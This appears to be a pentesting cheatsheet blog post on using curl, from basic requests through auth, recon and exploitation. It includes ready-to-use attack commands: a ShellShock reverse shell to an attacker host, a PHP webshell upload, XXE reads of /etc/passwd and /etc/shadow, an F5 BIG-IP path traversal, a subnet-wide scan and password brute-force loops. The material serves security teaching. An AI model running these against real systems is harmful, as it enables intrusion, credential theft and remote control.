Introduction

curl is a command-line HTTP client that doubles as a surgical pentesting tool — crafting raw requests, testing auth mechanisms, exploiting web vulnerabilities, and automating recon without firing up a full framework. If you live in a terminal, this is your Swiss Army knife for web interaction. Pair it with grep, parallel, and a good wordlist and you've got a lightweight attack platform.
Quick Reference Table
Basic Requests
| Command / Syntax | Description | Example |
|---|---|---|
curl -I <url> | HEAD request — fetch headers only | curl -I http://10.10.10.10 |
curl -L <url> | Follow redirects | curl -L http://10.10.10.10 |
curl -k <url> | Ignore SSL certificate warnings | curl -k https://10.10.10.10 |
curl -kL <url> | Ignore SSL + follow redirects | curl -kL https://10.10.10.10 |
curl -v <url> | Verbose — show full request/response | curl -v http://10.10.10.10 |
curl -s <url> | Silent — suppress progress output | curl -s http://10.10.10.10 |
curl -o <file> <url> | Save output to file | curl -o out.html http://10.10.10.10 |
HTTP Methods
| Command / Syntax | Description | Example |
|---|---|---|
curl -X <METHOD> <url> | Send arbitrary HTTP method | curl -X DELETE http://10.10.10.10/resource |
curl --data "<data>" <url> | POST with form-encoded body | curl --data "param1=val1¶m2=val2" http://10.10.10.10 |
curl -X PUT -d "<data>" <url> | PUT request with body | curl -X PUT -d "data" http://10.10.10.10 |
curl -X TRACE -k -v <url> | Test TRACE method (XST check) | curl -k -v -X TRACE http://10.10.10.10 |
curl -X DEBUG -H "Command: stop-debug" -k -v <url> | Test DEBUG method — "OK" response = enabled | curl -X DEBUG https://10.10.10.10 -k -v -H "Command: stop-debug" |
Headers & Content Types
| Command / Syntax | Description | Example |
|---|---|---|
curl -H "<header>" <url> | Add custom header | curl -H "X-Custom: value" http://10.10.10.10 |
| JSON GET | Accept/Content-Type JSON | curl -i -H "Accept: application/json" -H "Content-Type: application/json" http://10.10.10.10 |
| XML GET | Accept/Content-Type XML | curl -H "Accept: application/xml" -H "Content-Type: application/xml" http://10.10.10.10 |
| XML POST | POST XML body | curl -k -X POST -H "Content-Type: application/xml" -d "<Request><Login>user</Login></Request>" https://10.10.10.10 |
| JSON POST | POST JSON body | curl -X POST https://10.10.10.10 -H "Content-Type: application/json" -d '{"productId":123,"quantity":1}' |
Authentication & Sessions
| Command / Syntax | Description | Example |
|---|---|---|
curl -u <user>:<pass> <url> | HTTP Basic Auth | curl -u admin:admin http://10.10.10.10 |
curl --basic -u <user>:<pass> <url> | Explicit Basic Auth | curl --basic -v -u root:root http://10.10.10.10/console |
curl --digest --user <user>:<pass> <url> | Digest Auth | curl -v --digest --user admin:admin http://10.10.10.10/console |
curl --ntlm -u <user>:<pass> <url> | NTLM Auth | curl --ntlm -u 'user:pass' -X POST http://10.10.10.10 |
curl --cookie-jar <file> <url> | Save session cookie to file | curl --cookie-jar ./cookies.txt https://10.10.10.10 |
curl --cookie <file> <url> | Load and send saved cookie | curl --cookie ./cookies.txt https://10.10.10.10 |
File Operations
| Command / Syntax | Description | Example |
|---|---|---|
curl -X POST -d @<file> <url> | Upload file contents as POST body | curl -X POST -d @payload.txt http://10.10.10.10 |
curl -kL <url> -T <file> | Upload file via PUT | curl -kL https://10.10.10.10 -T shell.php |
curl -X PUT -d '<data>' <url>/<path> | Write file via PUT (webshell drop) | curl -v -X PUT -d '<?php system($_GET["cmd"]); ?>' http://10.10.10.10/test/shell.php |
Proxy & SSL
| Command / Syntax | Description | Example |
|---|---|---|
curl --proxy <proxy_url> <url> | Route through proxy | curl -kL https://google.com --proxy http://10.10.10.10:443 |
curl --cipher 'DEFAULT:!DH' <url> | Disable DH ciphers (fix dh key too small) | curl https://10.10.10.10 -kL --cipher 'DEFAULT:!DH' |
Concept Sections
Login & Session Management
bash
# Basic Auth (two equivalent forms)
curl --user user:pass http://10.10.10.10
curl -u user:pass http://10.10.10.10

# JSON POST login with Basic Auth header
curl -X POST https://10.10.10.10 \
  -H "Content-Type: application/json" \
  -d '{"login":"<username>","password":"<password>"}' \
  --user "<username>:<password>"

# Save session cookie after auth
curl --user user:pass --cookie-jar ./cookies.txt https://10.10.10.10

# Reuse saved session
curl --cookie ./cookies.txt https://10.10.10.10

# NTLM Auth POST
curl --ntlm -u '<domain>\<user>:<pass>' \
  -X POST "http://10.10.10.10" \
  -H "Content-Type: application/json" \
  -d '<json_payload>'
Recon & Information Gathering
bash
# Enumerate IDs — iterate a parameter and grep titles
for i in $(seq 1 20); do
  echo -n "$i: "
  curl -s http://10.10.10.10/index.php/jobs/apply/$i/ | grep '<title>'
done

# Scrape all links from a page
curl http://<target> -s -L | grep "title\|href" | sed -e 's/^[[:space:]]*//'

# Render page as readable text (requires html2text)
curl http://<target> -s -L | html2text -width '99' | uniq

# Scan a subnet range for Basic Auth hosts (100.64.0.0–100.127.255.255)
parallel -j250 \
  'if [[ "`timeout 3 curl -v 100.{3}.{1}.{2}:80 2> >(grep -o -i -E Unauthorized) > /dev/null`" ]]; then
    echo 100.{3}.{1}.{2}
  fi
  if [[ "`timeout 3 curl -v 100.{3}.{1}.{2}:8080 2> >(grep -o -i -E Unauthorized) > /dev/null`" ]]; then
    echo 100.{3}.{1}.{2}:8080
  fi' ::: {1..255} ::: {1..255} ::: {64..127} > auth_basic.txt
Exploitation — ShellShock
Target CGI endpoints with a malformed User-Agent header to trigger Bash code execution.
bash
# Reverse shell via ShellShock (CVE-2014-6271)
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -i >& /dev/tcp/<attacker_ip>/<port> 0>&1" \
  http://<target>:80/cgi-bin/<script>.sh
Replace <attacker_ip> and <port> with your listener details. Start nc -lvnp <port> first.
Exploitation — XXE Injection via SOAP
bash
# Read /etc/passwd via XXE in SOAP endpoint
curl -kL -H "Content-Type:text/xml" \
  http://<target>:8080/soap/servlet/rpcrouter \
  -X POST \
  -d '<?xml version="1.0" encoding="UTF-8"?>
      <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
      <faultactor>&xxe;</faultactor>'

# Read /etc/shadow
curl -kL -H "Content-Type:text/xml" \
  http://<target>:8080/soap/servlet/rpcrouter \
  -X POST \
  -d '<?xml version="1.0" encoding="UTF-8"?>
      <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/shadow"> ]>
      <faultactor>&xxe;</faultactor>'

# SSRF via XXE — probe internal services
curl -kL -H "Content-Type:text/xml" \
  http://<target>:8080/soap/servlet/rpcrouter \
  -X POST \
  -d '<?xml version="1.0" encoding="UTF-8"?>
      <!DOCTYPE foo [ <!ENTITY test SYSTEM "http://<internal_host>"> ]>
      <faultactor>&test;</faultactor>'
Exploitation — LFI on F5 BIG-IP (Apache httpd)
bash
# Path traversal to read /etc/passwd via TMUI (CVE-2020-5902 style)
curl -kL --cipher 'DEFAULT:!DH' \
  'https://<target>/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd'
Brute Forcing
bash
# One-liner brute force (Basic Auth)
for pass in $(cat /usr/share/wordlists/rockyou.txt); do
  curl -k https://<target> -u root:"$pass"
  echo $pass &
done

# Cleaner loop with status code checking (Digest Auth example)
for pass in $(cat /usr/share/wordlists/rockyou.txt); do
  http_code=$(curl https://<target> -k --digest \
    -u admin:"$pass" \
    -w '%{http_code}' -o /dev/null -s)

  if [[ $http_code -ne 401 ]]; then
    echo "Password Cracked: $pass"
    break 2
  else
    echo "Wrong: '$pass' --- $http_code"
  fi
done
Resolving SSL Errors
bash
# Fix: SSL routines::dh key too small
curl https://<target> -kL --cipher 'DEFAULT:!DH'
Pro Tips
- Use
-w '%{http_code}'with-o /dev/null -sto get clean HTTP status codes in scripts without cluttering stdout with response bodies — essential for brute force loops and health checks. --resolve <host>:<port>:<ip>lets you target a specific IP while sending the correctHostheader — useful for vhost enumeration without touching/etc/hosts.- Combine
-vwith2>&1 | grep '< 'to isolate only response headers from verbose output and cut through noise during manual recon. -xand--proxy-insecuretogether route traffic through Burp or ZAP without cert errors — faster than configuring system-level proxies.--max-time <seconds>prevents curl from hanging indefinitely on unresponsive hosts — critical when iterating over large IP ranges withparallelorforloops.
Final Thoughts
This cheatsheet covers curl from basic HTTP interaction through session management, active exploitation, and credential brute forcing — everything needed for web pentesting workflows from the command line. Next up: automating multi-step attack chains with curl pipelines, or integrating with ffuf and nuclei for scalable scanning. Keep an eye on Sandbox99 Chronicles for deeper dives into each exploitation category.